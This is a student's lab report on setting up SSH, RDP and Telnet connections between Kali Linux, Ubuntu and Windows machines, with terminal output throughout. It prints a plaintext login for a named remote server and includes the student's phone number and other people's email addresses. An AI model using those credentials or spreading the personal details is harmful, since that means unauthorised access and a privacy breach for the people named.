NAME : POTNURI LOKESH MANIKANTA

REGISTRATION NUMBER : 21BCE9436

1. Experimenting SSH and RDP

How to connect Kali linux with windows by terminal in kali linux and cmd in windows

Kali linux terminal :

┌──(loke4884㉿loke4884)-[~]

└─$ service ssh start

┌──(loke4884㉿loke4884)-[~]

└─$ ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

inet 192.168.195.129 netmask 255.255.255.0 broadcast 192.168.195.255 inet6

fe80::20c:29ff:fee3:ad3f prefixlen 64 scopeid 0x20<link> ether

00:0c:29:e3:ad:3f txqueuelen 1000 (Ethernet)

RX packets 417 bytes 189366 (184.9 KiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 409 bytes 46374 (45.2 KiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1

prefixlen 128 scopeid 0x10<host> loop

txqueuelen 1000 (Local Loopback) RX packets 4

bytes 240 (240.0 B)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 4 bytes 240 (240.0 B)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Windows Cmd :

Microsoft Windows [Version 10.0.22621.1105]

(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>ssh usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]

[-b bind_address] [-c cipher_spec] [-D [bind_address:]port]

[-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]

[-i identity_file] [-J [user@]host[:port]] [-L address]

[-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]

[-Q query_option] [-R address] [-S ctl_path] [-W host:port]

[-w local_tun[:remote_tun]] destination [command]

C:\Users\HP>ping 192.168.195.129

Pinging 192.168.195.129 with 32 bytes of data:

Reply from 192.168.195.129: bytes=32 time<1ms TTL=64

Reply from 192.168.195.129: bytes=32 time<1ms TTL=64

Reply from 192.168.195.129: bytes=32 time<1ms TTL=64 Reply from 192.168.195.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.195.129:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\HP>ssh loke4884@192.168.195.129 loke4884@192.168.195.129's

password:

Linux loke4884 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software; the

exact distribution terms for each program are described in the individual files in

/usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.

Last login: Tue Jan 24 00:30:36 2023 from 192.168.195.1

┌──(loke4884㉿loke4884)-[~]

└─$

To Install ssh in kali linux :

Command are :

1 . sudo -s

2. apt -get install ssh

Connecting with website:

Microsoft Windows [Version 10.0.22621.1105]

(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>ssh vm_user@test.mukham.in vm_user@test.mukham.in's

password:

Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1100-azure x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

System information as of Tue Jan 24 15:44:39 UTC 2023

System load: 0.0 Processes: 110

Usage of /: 8.2% of 28.89GB Users logged in: 0

Memory usage: 28% IP address for eth0: 10.0.0.4

Swap usage: 0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

4 updates can be applied immediately.

1 of these updates is a standard security update.

To see these additional updates run: apt list --upgradable

New release '20.04.5 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan 24 06:16:05 2023 from 115.244.41.195

Choose email

1. adityaarghya0@gmail.com

2. sb.sibi@gmail.com

Choose

2


Verify login from MAUthn App

Website link : https://test.mukham.in/

SSH to **test.mukham.in**
Username: **vm_user**
Password: **Password12345***

How to know which computers are connected and which web application server connected!

C:\users\HP\



Got to Known_hosts

There you can see how many users pc's/Websites/Server you are using. And the information of those pcs will be stored

For ex :

test.mukham.in –

it does not ask for extra authentication(Finger Print) details as a user we have logged in it already

```
C:\Users\HP>ssh vm_user@test.mukham.in
vm_user@test.mukham.in's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1100-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  1 17:07:51 UTC 2023

  System load:  0.02              Processes:           115
  Usage of /:   10.2% of 28.89GB  Users logged in:     0
  Memory usage: 30%               IP address for eth0: 10.0.0.4
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

6 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


*** System restart required ***
Last login: Tue Jan 31 14:18:55 2023 from 103.178.209.47
Choose email
1. adityaarghya0@gmail.com
2. sb.sibi@gmail.com
Choose
```

Deleted test.mukham.in or any pc's connection deleted and save that file by us for to be anonymous

Now while connecting to test.mukham.in it ask authentication from starting onwords!

```
C:\Users\HP>ssh vm_user@test.mukham.in
The authenticity of host 'test.mukham.in (104.211.241.59)' can't be established.
ED25519 key fingerprint is SHA256:aI4Z8D8W5WcScKQMTZ2jX3dbV85pYAjddtA0L2ACRVE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'test.mukham.in' (ED25519) to the list of known hosts.
vm_user@test.mukham.in's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1100-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  1 17:14:06 UTC 2023

  System load:  0.0               Processes:           119
  Usage of /:   10.2% of 28.89GB  Users logged in:     0
  Memory usage: 31%               IP address for eth0: 10.0.0.4
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

6 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Wed Feb  1 17:07:53 2023 from 157.48.212.218
Choose email
1. adityaarghya0@gmail.com
2. sb.sibi@gmail.com
```

Asked for figure print additionally while comparing to other! As ours computer recognise that a new user using that website

EXPERIMENTING RDP

RDP-Remote Desktop Protocol

Install RDP in kali linux

```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo apt install xrdp
[sudo] password for loke4884:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
xrdp is already the newest version (0.9.21.1-1).
The following packages were automatically installed and are no longer required:
  libpython3.10-dev python3.10 python3.10-dev python3.10-minimal
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1476 not upgraded.
```

sudo systemctl start xrdp

It will install the xrdp protocol on yours kali linux computer

```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo systemctl start xrdp
```

Create a new user so that we can login through that new user in RDP


```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo adduser mrloki
Adding user `mrloki' ...
Adding new group `mrloki' (1001) ...
Adding new user `mrloki' (1001) with group `mrloki (1001)' ...
Creating home directory `/home/mrloki' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for mrloki
Enter the new value, or press ENTER for the default
        Full Name []: POTNURI LOKESH MANIKANTA
        Room Number []:
        Work Phone []: 8555892595
        Home Phone []: 8555892595
        Other []:
Is the information correct? [Y/n] Y
Adding new user `mrloki' to supplemental / extra groups `users' ...
Adding user `mrloki' to group `users' ...
```

Get Kali linux Ip Address :


```
┌──(loke4884㉿loke4884)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.195.129  netmask 255.255.255.0  broadcast 192.168.195.255
        inet6 fe80::20c:29ff:fee3:ad3f  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:e3:ad:3f  txqueuelen 1000  (Ethernet)
        RX packets 38  bytes 4726 (4.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 95  bytes 9044 (8.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

There you got ip address : 192.168.195.129


Open RDP on windows




Enter ip address of kali and user name created on kali then click on connect



Click on yes



Enter password which you created for user in kali



You can use yours kali linux graphical user interface in windows machine :


2.Experimenting Telnet and SSH in Local

3. Investigating SSH and Telnet Communications in the Client End


Experimenting Telnet and SSH in Local

Enabling Telnet on yours windows


1.Open Control Pannel




2.Go to Programs



3.Go to Turn Windows features on or off and Enable Telnet on next press ok to save Telnet feature





4.Install Telnet on Ubuntu

```
loke4884@Loke4884:~$ sudo apt-get install telnetd -y
[sudo] password for loke4884:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  chromium-codecs-ffmpeg-extra gstreamer1.0-vaapi i965-va-driver
  intel-media-va-driver libaacs0 libaom3 libass9 libavcodec58 libavformat58
  libavutil56 libbdplus0 libblas3 libbluray2 libbs2b0 libchromaprint1
  libcodec2-1.0 libdav1d5 libflashrom1 libflite1 libftdi1-2 libgme0 libgsm1
  libgstreamer-plugins-bad1.0-0 libigdgmm12 liblilv-0-0 libmfx1 libmysofa1
  libnorm1 libopenmpt0 libpgm-5.3-0 libpostproc55 librabbitmq4 librubberband2
  libserd-0-0 libshine3 libsnappy1v5 libsord-0-0 libsratom-0-0
  libsrt1.4-gnutls libssh-gcrypt-4 libswresample3 libswscale5 libudfread0
  libva-drm2 libva-wayland2 libva-x11-2 libva2 libvdpau1 libvidstab1.1
  libx265-199 libxvidcore4 libzimg2 libzmq5 libzvbi-common libzvbi0
  mesa-va-drivers mesa-vdpau-drivers pocketsphinx-en-us va-driver-all
  vdpau-driver-all
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  openbsd-inetd tcpd
The following NEW packages will be installed:
  openbsd-inetd tcpd telnetd
0 upgraded, 3 newly installed, 0 to remove and 27 not upgraded.
Need to get 92.2 kB of archives.
After this operation, 318 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 tcpd amd64 7.6.q-31build2 [25.2 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 openbsd-inetd amd64 0.20160825-5 [26.3 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 telnetd amd64 0.17-44build1 [40.7 kB]
Fetched 92.2 kB in 5s (19.1 kB/s)
Selecting previously unselected package tcpd.
(Reading database ... 209773 files and directories currently installed.)
Preparing to unpack .../tcpd_7.6.q-31build2_amd64.deb ...
Unpacking tcpd (7.6.q-31build2) ...
Selecting previously unselected package openbsd-inetd.
Preparing to unpack .../openbsd-inetd_0.20160825-5_amd64.deb ...
Unpacking openbsd-inetd (0.20160825-5) ...
Selecting previously unselected package telnetd.
Preparing to unpack .../telnetd_0.17-44build1_amd64.deb ...
Unpacking telnetd (0.17-44build1) ...
Setting up tcpd (7.6.q-31build2) ...
```

To get ip address command is ifconfig


```
loke4884@Loke4884:~$ ifconfig
Command 'ifconfig' not found, but can be installed with:
sudo apt install net-tools
```

```
loke4884@Loke4884:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.195.128  netmask 255.255.255.0  broadcast 192.168.195.255
        inet6 fe80::a43:ed83:847d:34af  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:43:7d:7f  txqueuelen 1000  (Ethernet)
        RX packets 282  bytes 320888 (320.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 272  bytes 26527 (26.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 184  bytes 27141 (27.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 184  bytes 27141 (27.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.122.1  netmask 255.255.255.0  broadcast 192.168.122.255
        ether 52:54:00:cd:17:28  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ip Address : 192.168.195.128


5.Open cmd on windows

Command : telnet IP Address



6. give User Name and password of Ubuntu

Now you can access Ubuntu terminal in windows




Experimenting ssh at Client End

How to connect Kali linux with windows by terminal in kali linux and cmd in windows

Kali linux terminal :

SSH services to start



ifconfig – command to know IP address

```
┌──(loke4884㉿loke4884)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.195.129  netmask 255.255.255.0  broadcast 192.168.195.255
        inet6 fe80::20c:29ff:fee3:ad3f  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:e3:ad:3f  txqueuelen 1000  (Ethernet)
        RX packets 8583  bytes 7572550 (7.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5550  bytes 1776330 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2049  bytes 2639334 (2.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2049  bytes 2639334 (2.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Open Command Prompt

